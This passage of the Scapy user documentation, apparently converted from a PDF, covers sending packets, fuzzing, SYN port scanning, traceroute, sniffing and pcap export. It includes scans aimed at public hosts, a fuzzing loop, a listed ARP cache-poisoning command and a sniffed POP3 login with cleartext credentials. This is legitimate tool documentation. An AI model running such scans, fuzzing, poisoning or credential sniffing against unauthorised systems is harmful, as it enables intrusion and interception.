[<IP frag=0 proto=TCP dst=66.35.250.148 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.148 |<TCP dport=443 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.149 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.149 |<TCP dport=443 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.150 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.150 |<TCP dport=443 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.151 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.151 |<TCP dport=443 |>>]
```


Some operations (like building the string from a packet) can't work on a set of packets. In these cases, if you forgot to unroll your set of packets, only the first element of the list you forgot to generate will be used to assemble the packet.

Command	Effect
summary()	displays a list of summaries of each packet
nsummary()	same as previous, with the packet number
conversations()	displays a graph of conversations
show()	displays the preferred representation (usually nsummary())
filter()	returns a packet list filtered with a lambda function
hexdump()	returns a hexdump of all packets
hexraw()	returns a hexdump of the Raw layer of all packets
padding()	returns a hexdump of packets with padding
nzpadding()	returns a hexdump of packets with non-zero padding
plot()	plots a lambda function applied to the packet list
make table()	displays a table according to a lambda function

3.2.6 Sending packets

Now that we know how to manipulate packets. Let's see how to send them. The send() function will send packets at layer 3. That is to say, it will handle routing and layer 2 for you. The sendp() function will work at layer 2. It's up to you to choose the right interface and the right link layer protocol. send() and sendp() will also return sent packet list if return_packets=True is passed as parameter.

```
>>> send(IP(dst="1.2.3.4")/ICMP())
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="1.2.3.4",ttl=(1,4)), iface="eth1")
....
Sent 4 packets.
>>> sendp("I'm travelling on Ethernet", iface="eth1", loop=1, inter=0.2)
................^C
Sent 16 packets.
>>> sendp(rdpcap("/tmp/pcapfile")) # tcpreplay
...........
Sent 11 packets.

Returns packets sent by send()
>>> send(IP(dst='127.0.0.1'), return_packets=True)
.
Sent 1 packets.
<PacketList: TCP:0 UDP:0 ICMP:0 Other:1>
```


3.2.7 Fuzzing

The function fuzz() is able to change any default value that is not to be calculated (like checksums) by an object whose value is random and whose type is adapted to the field. This enables quickly building fuzzing templates and sending them in a loop. In the following example, the IP layer is normal, and the UDP and NTP layers are fuzzed. The UDP checksum will be correct, the UDP destination port will be overloaded by NTP to be 123 and the NTP version will be forced to be 4. All the other ports will be randomized. Note: If you use fuzz() in IP layer, src and dst parameter won't be random so in order to do that use RandIP().:


```
>>> send(IP(dst="target")/fuzz(UDP()/NTP(version=4)),loop=1)
................^C
Sent 16 packets.
```

3.2.8 Injecting bytes

In a packet, each field has a specific type. For instance, the length field of the IP packet `len` expects an integer. More on that later. If you're developping a PoC, there are times where you'll want to inject some value that doesn't fit that type. This is possible using `RawVal`

```
>>> pkt = IP(len=RawVal(b"NotAnInteger"), src="127.0.0.1")
>>> bytes(pkt)
b'H\x00NotAnInt\x0f\xb3er\x00\x01\x00\x00@\x00\x00\x00\x7f\x00\x00\x01\x7f\
↪x00\x00\x01\x00\x00'
```

3.2.9 Send and receive packets (sr)

Now, let's try to do some fun things. The sr() function is for sending packets and receiving answers. The function returns a couple of packet and answers, and the unanswered packets. The function sr1() is a variant that only returns one packet that answered the packet (or the packet set) sent. The packets must be layer 3 packets (IP, ARP, etc.). The function srp() do the same for layer 2 packets (Ethernet, 802.3, etc.). If there is no response, a None value will be assigned instead when the timeout is reached.

```
>>> p = sr1(IP(dst="www.slashdot.org")/ICMP()/"XXXXXXXXXXX")
Begin emission:
...Finished to send 1 packets.
.*
Received 5 packets, got 1 answers, remaining 0 packets
>>> p
<IP version=4L ihl=5L tos=0x0 len=39 id=15489 flags= frag=0L ttl=42␣
↪proto=ICMP
 chksum=0x51dd src=66.35.250.151 dst=192.168.5.21 options='' |<ICMP␣
↪type=echo-reply
 code=0 chksum=0xee45 id=0x0 seq=0x0 |<Raw load='XXXXXXXXXXX'
 |<Padding load='\x00\x00\x00\x00' |>>>>
>>> p.show()
---[ IP ]---
version   = 4L
ihl       = 5L
tos       = 0x0
len       = 39
id        = 15489
flags     =
frag      = 0L
ttl       = 42
proto     = ICMP
chksum    = 0x51dd
src       = 66.35.250.151
dst       = 192.168.5.21
options   = ''
---[ ICMP ]---
   type      = echo-reply
   code      = 0
   chksum    = 0xee45
   id        = 0x0
   seq       = 0x0
---[ Raw ]---
      load      = 'XXXXXXXXXXX'
---[ Padding ]---
         load      = '\x00\x00\x00\x00'
```


A DNS query (`rd` = recursion desired). The host 192.168.5.1 is my DNS server. Note the non-null padding coming from my Linksys having the Etherleak flaw:

```
>>> sr1(IP(dst="192.168.5.1")/UDP()/DNS(rd=1,qd=DNSQR(qname="www.slashdot.
↪org")))
Begin emission:
Finished to send 1 packets.
..*
Received 3 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=78 id=0 flags=DF frag=0L ttl=64␣
↪proto=UDP chksum=0xaf38
```

(continues on next page)

(continued from previous page)

```
src=192.168.5.1 dst=192.168.5.21 options='' |<UDP sport=53 dport=53 len=58 chksum=0xd55d
|<DNS id=0 qr=1L opcode=QUERY aa=0L tc=0L rd=1L ra=1L z=0L rcode=ok qdcount=1 ancount=1
nscount=0 arcount=0 qd=<DNSQR qname='www.slashdot.org.' qtype=A qclass=IN |>
an=<DNSRR rrname='www.slashdot.org.' type=A rclass=IN ttl=3560L rdata='66.35.250.151' |>
ns=0 ar=0 |<Padding load='\xc6\x94\xc7\xeb' |>>>>
```

The "send'n'receive" functions family is the heart of Scapy. They return a couple of two lists. The first element is a list of couples (packet sent, answer), and the second element is the list of unanswered packets. These two elements are lists, but they are wrapped by an object to present them better, and to provide them with some methods that do most frequently needed actions:

```
>>> sr(IP(dst="192.168.8.1")/TCP(dport=[21,22,23]))
Received 6 packets, got 3 answers, remaining 0 packets
(<Results: UDP:0 TCP:3 ICMP:0 Other:0>, <Unanswered: UDP:0 TCP:0 ICMP:0 Other:0>)
>>> ans, unans = _
>>> ans.summary()
IP / TCP 192.168.8.14:20 > 192.168.8.1:21 S ==> Ether / IP / TCP 192.168.8.1:21 > 192.168.8.14:20 RA / Padding
IP / TCP 192.168.8.14:20 > 192.168.8.1:22 S ==> Ether / IP / TCP 192.168.8.1:22 > 192.168.8.14:20 RA / Padding
IP / TCP 192.168.8.14:20 > 192.168.8.1:23 S ==> Ether / IP / TCP 192.168.8.1:23 > 192.168.8.14:20 RA / Padding
```

If there is a limited rate of answers, you can specify a time interval (in seconds) to wait between two packets with the inter parameter. If some packets are lost or if specifying an interval is not enough, you can resend all the unanswered packets, either by calling the function again, directly with the unanswered list, or by specifying a retry parameter. If retry is 3, Scapy will try to resend unanswered packets 3 times. If retry is -3, Scapy will resend unanswered packets until no more answer is given for the same set of unanswered packets 3 times in a row. The timeout parameter specify the time to wait after the last packet has been sent:

```
>>> sr(IP(dst="172.20.29.5/30")/TCP(dport=[21,22,23]),inter=0.5,retry=-2, timeout=1)
Begin emission:
Finished to send 12 packets.
Begin emission:
Finished to send 9 packets.
Begin emission:
Finished to send 9 packets.

Received 100 packets, got 3 answers, remaining 9 packets
(<Results: UDP:0 TCP:3 ICMP:0 Other:0>, <Unanswered: UDP:0 TCP:9 ICMP:0 Other:0>)
```

3.2.10 SYN Scans

Classic SYN Scan can be initialized by executing the following command from Scapy's prompt:

```
>>> sr1(IP(dst="72.14.207.99")/TCP(dport=80,flags="S"))
```

The above will send a single SYN packet to Google's port 80 and will quit after receiving a single response:

```
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x20 len=44 id=33529 flags= frag=0L ttl=244
proto=TCP chksum=0x6a34 src=72.14.207.99 dst=192.168.1.100 options=// |
<TCP  sport=www dport=ftp-data seq=2487238601L ack=1 dataofs=6L reserved=0L
flags=SA window=8190 chksum=0xcdc7 urgptr=0 options=[('MSS', 536)] |
<Padding  load='V\xf7' |>>>
```

From the above output, we can see Google returned "SA" or SYN-ACK flags indicating an open port.

Use either notations to scan ports 400 through 443 on the system:

```
>>> sr(IP(dst="192.168.1.1")/TCP(sport=666,dport=(440,443),flags="S"))
```


or

```
>>> sr(IP(dst="192.168.1.1")/TCP(sport=RandShort(),dport=[440,441,442,443],
↪flags="S"))
```


In order to quickly review responses simply request a summary of collected packets:


```
>>> ans, unans = _
>>> ans.summary()
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:440 S ======> IP / TCP 192.
↪168.1.1:440 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:441 S ======> IP / TCP 192.
↪168.1.1:441 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:442 S ======> IP / TCP 192.
↪168.1.1:442 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:https S ======> IP / TCP 192.
↪168.1.1:https > 192.168.1.100:ftp-data SA / Padding
```

The above will display stimulus/response pairs for answered probes. We can display only the information we are interested in by using a simple loop:

```
>>> ans.summary( lambda s,r: r.sprintf("%TCP.sport% \t %TCP.flags%") )
440      RA
441      RA
442      RA
https    SA
```

Even better, a table can be built using the `make_table()` function to display information about multiple targets:

```
>>> ans, unans = sr(IP(dst=["192.168.1.1","yahoo.com","slashdot.org"])/
↪TCP(dport=[22,80,443],flags="S"))
Begin emission:
.......*.**.......Finished to send 9 packets.
**.*.*..*..................
Received 362 packets, got 8 answers, remaining 1 packets
>>> ans.make_table(
...     lambda s,r: (s.dst, s.dport,
...     r.sprintf("{TCP:%TCP.flags%}{ICMP:%IP.src% - %ICMP.type%}")))
    66.35.250.150                192.168.1.1 216.109.112.135
22  66.35.250.150 - dest-unreach RA          -
80  SA                           RA          SA
443 SA                           SA          SA
```

The above example will even print the ICMP error type if the ICMP packet was received as a response instead of expected TCP.

For larger scans, we could be interested in displaying only certain responses. The example below will only display packets with the "SA" flag set:

```
>>> ans.nsummary(lfilter = lambda s,r: r.sprintf("%TCP.flags%") == "SA")
0003 IP / TCP 192.168.1.100:ftp_data > 192.168.1.1:https S ======> IP /␣
↪TCP 192.168.1.1:https > 192.168.1.100:ftp_data SA
```


In case we want to do some expert analysis of responses, we can use the following command to indicate which ports are open:

```
>>> ans.summary(lfilter = lambda s,r: r.sprintf("%TCP.flags%") == "SA",
↪prn=lambda s,r: r.sprintf("%TCP.sport% is open"))
https is open
```


Again, for larger scans we can build a table of open ports:


```
>>> ans.filter(lambda s,r: TCP in r and r[TCP].flags&2).make_table(lambda␣
↪s,r:
...             (s.dst, s.dport, "X"))
    66.35.250.150 192.168.1.1 216.109.112.135
80  X             -           X
443 X             X           X
```

If all of the above methods were not enough, Scapy includes a report_ports() function which not only automates the SYN scan, but also produces a LaTeX output with collected results:

```
>>> report_ports("192.168.1.1",(440,443))
Begin emission:
...*.**Finished to send 4 packets.
*
Received 8 packets, got 4 answers, remaining 0 packets
'\\begin{tabular}{|r|l|l|}\n\\hline\nhttps & open & SA \\\\\n\\hline\n440
 & closed & TCP RA \\\\\n441 & closed & TCP RA \\\\\n442 & closed &
TCP RA \\\\\n\\hline\n\\hline\n\\end{tabular}\n'
```

3.2.11 TCP traceroute

A TCP traceroute:

```
>>> ans, unans = sr(IP(dst=target, ttl=(4,25),id=RandShort())/
↪TCP(flags=0x2))
*****.******.*.***..*.**Finished to send 22 packets.
***......
Received 33 packets, got 21 answers, remaining 1 packets
>>> for snd,rcv in ans:
...     print snd.ttl, rcv.src, isinstance(rcv.payload, TCP)
...
5 194.51.159.65 0
6 194.51.159.49 0
4 194.250.107.181 0
7 193.251.126.34 0
8 193.251.126.154 0
9 193.251.241.89 0
10 193.251.241.110 0
11 193.251.241.173 0
13 208.172.251.165 0
12 193.251.241.173 0
14 208.172.251.165 0
15 206.24.226.99 0
16 206.24.238.34 0
17 173.109.66.90 0
18 173.109.88.218 0
19 173.29.39.101 1
20 173.29.39.101 1
21 173.29.39.101 1
22 173.29.39.101 1
23 173.29.39.101 1
24 173.29.39.101 1
```


Note that the TCP traceroute and some other high-level functions are already coded:


```
>>> lsc()
sr               : Send and receive packets at layer 3
sr1              : Send packets at layer 3 and return only the first answer
srp              : Send and receive packets at layer 2
srp1             : Send and receive packets at layer 2 and return only the␣
↪first answer
srloop           : Send a packet at layer 3 in loop and print the answer␣
↪each time
srploop          : Send a packet at layer 2 in loop and print the answer␣
↪each time
sniff            : Sniff packets
p0f              : Passive OS fingerprinting: which OS emitted this TCP␣
↪SYN ?
arpcachepoison   : Poison target's cache with (your MAC,victim's IP) couple
send             : Send packets at layer 3
sendp            : Send packets at layer 2
traceroute       : Instant TCP traceroute
arping           : Send ARP who-has requests to determine which hosts are␣
↪up
ls               : List  available layers, or infos on a given layer
lsc              : List user commands
```

(continues on next page)

(continued from previous page)

```
queso              : Queso OS fingerprinting
nmap_fp            : nmap fingerprinting
report_ports       : portscan a target and output a LaTeX table
dyndns_add         : Send a DNS add message to a nameserver for "name" to␣
↪have a new "rdata"
dyndns_del         : Send a DNS delete message to a nameserver for "name"
[...]
```

Scapy may also use the GeoIP2 module, in combination with matplotlib and cartopy to generate fancy graphics such as below:



In this example, we used the *traceroute_map()* function to print the graphic. This method is a shortcut which uses the *world_trace* of the *TracerouteResult* objects. It could have been done differently:

```
>>> conf.geoip_city = "path/to/GeoLite2-City.mmdb"
>>> a = traceroute(["www.google.co.uk", "www.secdev.org"], verbose=0)
>>> a.world_trace()
```

or such as above:

```
>>> conf.geoip_city = "path/to/GeoLite2-City.mmdb"
>>> traceroute_map(["www.google.co.uk", "www.secdev.org"])
```

To use those functions, it is required to have installed the geoip2 module, its database (direct download) but also the cartopy module.

3.2.12 Configuring super sockets

Different super sockets are available in Scapy: the **native** ones, and the ones that use **libpcap** (to send/receive packets).

By default, Scapy will try to use the native ones (*except on Windows, where the winpcap/npcap ones are preferred*). To manually use the **libpcap** ones, you must:

- On Unix/OSX: be sure to have libpcap installed.
- On Windows: have Npcap/Winpcap installed. (default)

Then use:

```
>>> conf.use_pcap = True
```

This will automatically update the sockets pointing to `conf.L2socket` and `conf.L3socket`.

If you want to manually set them, you have a bunch of sockets available, depending on your platform. For instance, you might want to use:

```
>>> conf.L3socket=L3pcapSocket  # Receive/send L3 packets through libpcap
>>> conf.L2listen=L2ListenTcpdump  # Receive L2 packets through TCPDump
```

3.2.13 Sniffing

We can easily capture some packets or even clone tcpdump or tshark. Either one interface or a list of interfaces to sniff on can be provided. If no interface is given, sniffing will happen on `conf.iface`:

```
>>>  sniff(filter="icmp and host 66.35.250.151", count=2)
<Sniffed: UDP:0 TCP:0 ICMP:2 Other:0>
>>>  a=_
>>>  a.nsummary()
0000 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
0001 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
>>>  a[1]
<Ether dst=00:ae:f3:52:aa:d1 src=00:02:15:37:a2:44 type=0x800 |<IP
↪version=4L
 ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=ICMP
↪chksum=0x3831
 src=192.168.5.21 dst=66.35.250.151 options='' |<ICMP type=echo-request
↪code=0
 chksum=0x6571 id=0x8745 seq=0x0 |<Raw load='B\xf7g\xda\x00\x07um\x08\t\n\
↪x0b
 \x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d
 \x1e\x1f !\x22#$%&\'()*+,-./01234567' |>>>>
>>> sniff(iface="wifi0", prn=lambda x: x.summary())
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info
↪Rates / Info DSset / Info TIM / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID /
↪Info Rates
802.11 Management 5 00:0a:41:ee:a5:50 / 802.11 Probe Response / Info SSID /
↪ Info Rates / Info DSset / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID /
↪Info Rates
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID /
↪Info Rates
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info
↪Rates / Info DSset / Info TIM / Info 133
802.11 Management 11 00:07:50:d6:44:3f / 802.11 Authentication
802.11 Management 11 00:0a:41:ee:a5:50 / 802.11 Authentication
802.11 Management 0 00:07:50:d6:44:3f / 802.11 Association Request / Info
↪SSID / Info Rates / Info 133 / Info 149
802.11 Management 1 00:0a:41:ee:a5:50 / 802.11 Association Response / Info
↪Rates / Info 133 / Info 149
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info
↪Rates / Info DSset / Info TIM / Info 133
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info
↪Rates / Info DSset / Info TIM / Info 133
```


(continues on next page)

(continued from previous page)

```
802.11 / LLC / SNAP / ARP who has 172.20.70.172 says 172.20.70.171 /␣
↪Padding
802.11 / LLC / SNAP / ARP is at 00:0a:b7:4b:9c:dd says 172.20.70.172 /␣
↪Padding
802.11 / LLC / SNAP / IP / ICMP echo-request 0 / Raw
802.11 / LLC / SNAP / IP / ICMP echo-reply 0 / Raw
>>> sniff(iface="eth1", prn=lambda x: x.show())
---[ Ethernet ]---
dst        = 00:ae:f3:52:aa:d1
src        = 00:02:15:37:a2:44
type       = 0x800
---[ IP ]---
   version    = 4L
   ihl        = 5L
   tos        = 0x0
   len        = 84
   id         = 0
   flags      = DF
   frag       = 0L
   ttl        = 64
   proto      = ICMP
   chksum     = 0x3831
   src        = 192.168.5.21
   dst        = 66.35.250.151
   options    = ''
---[ ICMP ]---
      type       = echo-request
      code       = 0
      chksum     = 0x89d9
      id         = 0xc245
      seq        = 0x0
---[ Raw ]---
         load       = 'B\xf7i\xa9\x00\x04\x149\x08\t\n\x0b\x0c\r\x0e\x0f\
↪x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !\x22#$%&
↪\'()*+,-./01234567'
---[ Ethernet ]---
dst        = 00:02:15:37:a2:44
src        = 00:ae:f3:52:aa:d1
type       = 0x800
---[ IP ]---
   version    = 4L
   ihl        = 5L
   tos        = 0x0
   len        = 84
   id         = 2070
   flags      =
   frag       = 0L
   ttl        = 42
   proto      = ICMP
   chksum     = 0x861b
   src        = 66.35.250.151
   dst        = 192.168.5.21
   options    = ''
---[ ICMP ]---
      type       = echo-reply
      code       = 0
```


(continues on next page)

(continued from previous page)

```
      chksum     = 0x91d9
      id         = 0xc245
      seq        = 0x0
---[ Raw ]---
         load      = 'B\xf7i\xa9\x00\x04\x149\x08\t\n\x0b\x0c\r\x0e\x0f\
↪x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !\x22#$%&
↪\'()*+,-./01234567'
---[ Padding ]---
            load      = '\n_\x00\x0b'
>>> sniff(iface=["eth1","eth2"], prn=lambda x: x.sniffed_on+": "+x.
↪summary())
eth3: Ether / IP / ICMP 192.168.5.21 > 66.35.250.151 echo-request 0 / Raw
eth3: Ether / IP / ICMP 66.35.250.151 > 192.168.5.21 echo-reply 0 / Raw
eth2: Ether / IP / ICMP 192.168.5.22 > 66.35.250.152 echo-request 0 / Raw
eth2: Ether / IP / ICMP 66.35.250.152 > 192.168.5.22 echo-reply 0 / Raw
```

For even more control over displayed information we can use the `sprintf()` function:

```
>>> pkts = sniff(prn=lambda x:x.sprintf("{IP:%IP.src% -> %IP.dst%\n}{Raw:
↪%Raw.load%\n}"))
192.168.1.100 -> 64.233.167.99

64.233.167.99 -> 192.168.1.100

192.168.1.100 -> 64.233.167.99

192.168.1.100 -> 64.233.167.99
'GET / HTTP/1.1\r\nHost: 64.233.167.99\r\nUser-Agent: Mozilla/5.0
(X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071022 Ubuntu/7.10 (gutsy)
Firefox/2.0.0.8\r\nAccept: text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-Language:
en-us,en;q=0.5\r\nAccept-Encoding: gzip,deflate\r\nAccept-Charset:
ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\nKeep-Alive: 300\r\nConnection:
keep-alive\r\nCache-Control: max-age=0\r\n\r\n'
```


We can sniff and do passive OS fingerprinting:

```
>>> p
<Ether dst=00:10:4b:b3:7d:4e src=00:40:33:96:7b:60 type=0x800 |<IP␣
↪version=4L
 ihl=5L tos=0x0 len=60 id=61681 flags=DF frag=0L ttl=64 proto=TCP␣
↪chksum=0xb85e
 src=192.168.8.10 dst=192.168.8.1 options='' |<TCP sport=46511 dport=80
 seq=2023566040L ack=0L dataofs=10L reserved=0L flags=SEC window=5840
 chksum=0x570c urgptr=0 options=[('Timestamp', (342940201L, 0L)), ('MSS',␣
↪1460),
 ('NOP', ()), ('SAckOK', ''), ('WScale', 0)] |>>>
>>> load_module("p0f")
>>> p0f(p)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
>>> a=sniff(prn=prnp0f)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
(0.875, ['Linux 2.4.2 - 2.4.14 (1)', 'Linux 2.4.10 (1)', 'Windows 98 (?)'])
(1.0, ['Windows 2000 (9)'])
```

The number before the OS guess is the accuracy of the guess.

3.2.14 Asynchronous Sniffing

Note: Asynchronous sniffing is only available since **Scapy 2.4.3**

Warning: Asynchronous sniffing does not necessarily improves performance (it's rather the opposite). If you want to sniff on multiple interfaces / socket, remember you can pass them all to a single *sniff()* call

It is possible to sniff asynchronously. This allows to stop the sniffer programmatically, rather than with ctrl^C. It provides `start()`, `stop()` and `join()` utils.

The basic usage would be:

```
>>> t = AsyncSniffer()
>>> t.start()
>>> print("hey")
hey
[...]
>>> results = t.stop()
```


The `AsyncSniffer` class has a few useful keys, such as `results` (the packets collected) or `running`, that can be used. It accepts the same arguments than `sniff()` (in fact, their implementations are merged). For instance:


```
>>> t = AsyncSniffer(iface="enp0s3", count=200)
>>> t.start()
>>> t.join()   # this will hold until 200 packets are collected
>>> results = t.results
>>> print(len(results))
200
```

Another example: using `prn` and `store=False`

```
>>> t = AsyncSniffer(prn=lambda x: x.summary(), store=False, filter="tcp")
>>> t.start()
>>> time.sleep(20)
>>> t.stop()
```

3.2.15 Advanced Sniffing - Sniffing Sessions

Note: Sessions are only available since **Scapy 2.4.3**

`sniff()` also provides **Sessions**, that allows to dissect a flow of packets seamlessly. For instance, you may want your `sniff(prn=...)` function to automatically defragment IP packets, before executing the `prn`.

Scapy includes some basic Sessions, but it is possible to implement your own. Available by default:

- *`IPSession`* -> *defragment IP packets* on-the-flow, to make a stream usable by `prn`.
- ***`TCPSession`*** **->** ***defragment certain TCP protocols*****. Currently supports:**
  - HTTP 1.0
  - TLS
- `TLSSession` -> *matches TLS sessions* on the flow.
- `NetflowSession` -> *resolve Netflow V9 packets* from their NetflowFlowset information objects

Those sessions can be used using the `session=` parameter of `sniff()`. Examples:


```
>>> sniff(session=IPSession, iface="eth0")
>>> sniff(session=TCPSession, prn=lambda x: x.summary(), store=False)
>>> sniff(offline="file.pcap", session=NetflowSession)
```


Note: To implement your own Session class, in order to support another flow-based protocol, start by copying a sample from scapy/sessions.py Your custom `Session` class only needs to extend the *`DefaultSession`* class, and implement a `on_packet_received` function, such as in the example.

Note: Would you need it, you can use: `class TLS_over_TCP(TLSSession, TCPSession): pass` to sniff TLS packets that are defragmented.

How to use TCPSession to defragment TCP packets

The layer on which the decompression is applied must be immediately following the TCP layer. You need to implement a class function called `tcp_reassemble` that accepts the binary data and a metada dictionary as argument and returns, when full, a packet. Let's study the (pseudo) example of TLS:

```
class TLS(Packet):
    [...]

    @classmethod
    def tcp_reassemble(cls, data, metadata):
        length = struct.unpack("!H", data[3:5])[0] + 5
        if len(data) == length:
            return TLS(data)
```

In this example, we first get the total length of the TLS payload announced by the TLS header, and we compare it to the length of the data. When the data reaches this length, the packet is complete and can be returned. When implementing `tcp_reassemble`, it's usually a matter of detecting when a packet isn't missing anything else.

The `data` argument is bytes and the `metadata` argument is a dictionary which keys are as follow:

- `metadata["pay_class"]`: the TCP payload class (here TLS)
- `metadata.get("tcp_psh", False)`: will be present if the PUSH flag is set
- `metadata.get("tcp_end", False)`: will be present if the END or RESET flag is set

3.2.16 Filters

Demo of both bpf filter and sprintf() method:

```
>>> a=sniff(filter="tcp and ( port 25 or port 110 )",
 prn=lambda x: x.sprintf("%IP.src%:%TCP.sport% -> %IP.dst%:%TCP.dport%
↪%2s,TCP.flags% : %TCP.payload%"))
192.168.8.10:47226 -> 213.228.0.14:110   S :
213.228.0.14:110 -> 192.168.8.10:47226  SA :
192.168.8.10:47226 -> 213.228.0.14:110   A :
213.228.0.14:110 -> 192.168.8.10:47226  PA : +OK <13103.1048117923@pop2-1.
↪free.fr>

192.168.8.10:47226 -> 213.228.0.14:110   A :
192.168.8.10:47226 -> 213.228.0.14:110  PA : USER toto

213.228.0.14:110 -> 192.168.8.10:47226   A :
213.228.0.14:110 -> 192.168.8.10:47226  PA : +OK

192.168.8.10:47226 -> 213.228.0.14:110   A :
192.168.8.10:47226 -> 213.228.0.14:110  PA : PASS tata

213.228.0.14:110 -> 192.168.8.10:47226  PA : -ERR authorization failed

192.168.8.10:47226 -> 213.228.0.14:110   A :
213.228.0.14:110 -> 192.168.8.10:47226  FA :
192.168.8.10:47226 -> 213.228.0.14:110  FA :
213.228.0.14:110 -> 192.168.8.10:47226   A :
```


3.2.17 Send and receive in a loop

Here is an example of a (h)ping-like functionality : you always send the same set of packets to see if something change:

```
>>> srloop(IP(dst="www.target.com/30")/TCP())
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
```

(continues on next page)

(continued from previous page)

```
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
```

3.2.18 Importing and Exporting Data

PCAP

It is often useful to save capture packets to pcap file for use at later time or with different applications:

```
>>> wrpcap("temp.cap",pkts)
```

To restore previously saved pcap file:

```
>>> pkts = rdpcap("temp.cap")
```


or

```
>>> pkts = sniff(offline="temp.cap")
```


Hexdump

Scapy allows you to export recorded packets in various hex formats.

Use `hexdump()` to display one or more packets using classic hexdump format:

```
>>> hexdump(pkt)
0000   00 50 56 FC CE 50 00 0C  29 2B 53 19 08 00 45 00   .PV..P..)+S...E.
0010   00 54 00 00 40 00 40 01  5A 7C C0 A8 19 82 04 02   .T..@.@.Z|......
0020   02 01 08 00 9C 90 5A 61  00 01 E6 DA 70 49 B6 E5   ......Za....pI..
0030   08 00 08 09 0A 0B 0C 0D  0E 0F 10 11 12 13 14 15   ................
0040   16 17 18 19 1A 1B 1C 1D  1E 1F 20 21 22 23 24 25   .......... !"#$%
0050   26 27 28 29 2A 2B 2C 2D  2E 2F 30 31 32 33 34 35   &'()*+,-./012345
0060   36 37                                              67
```

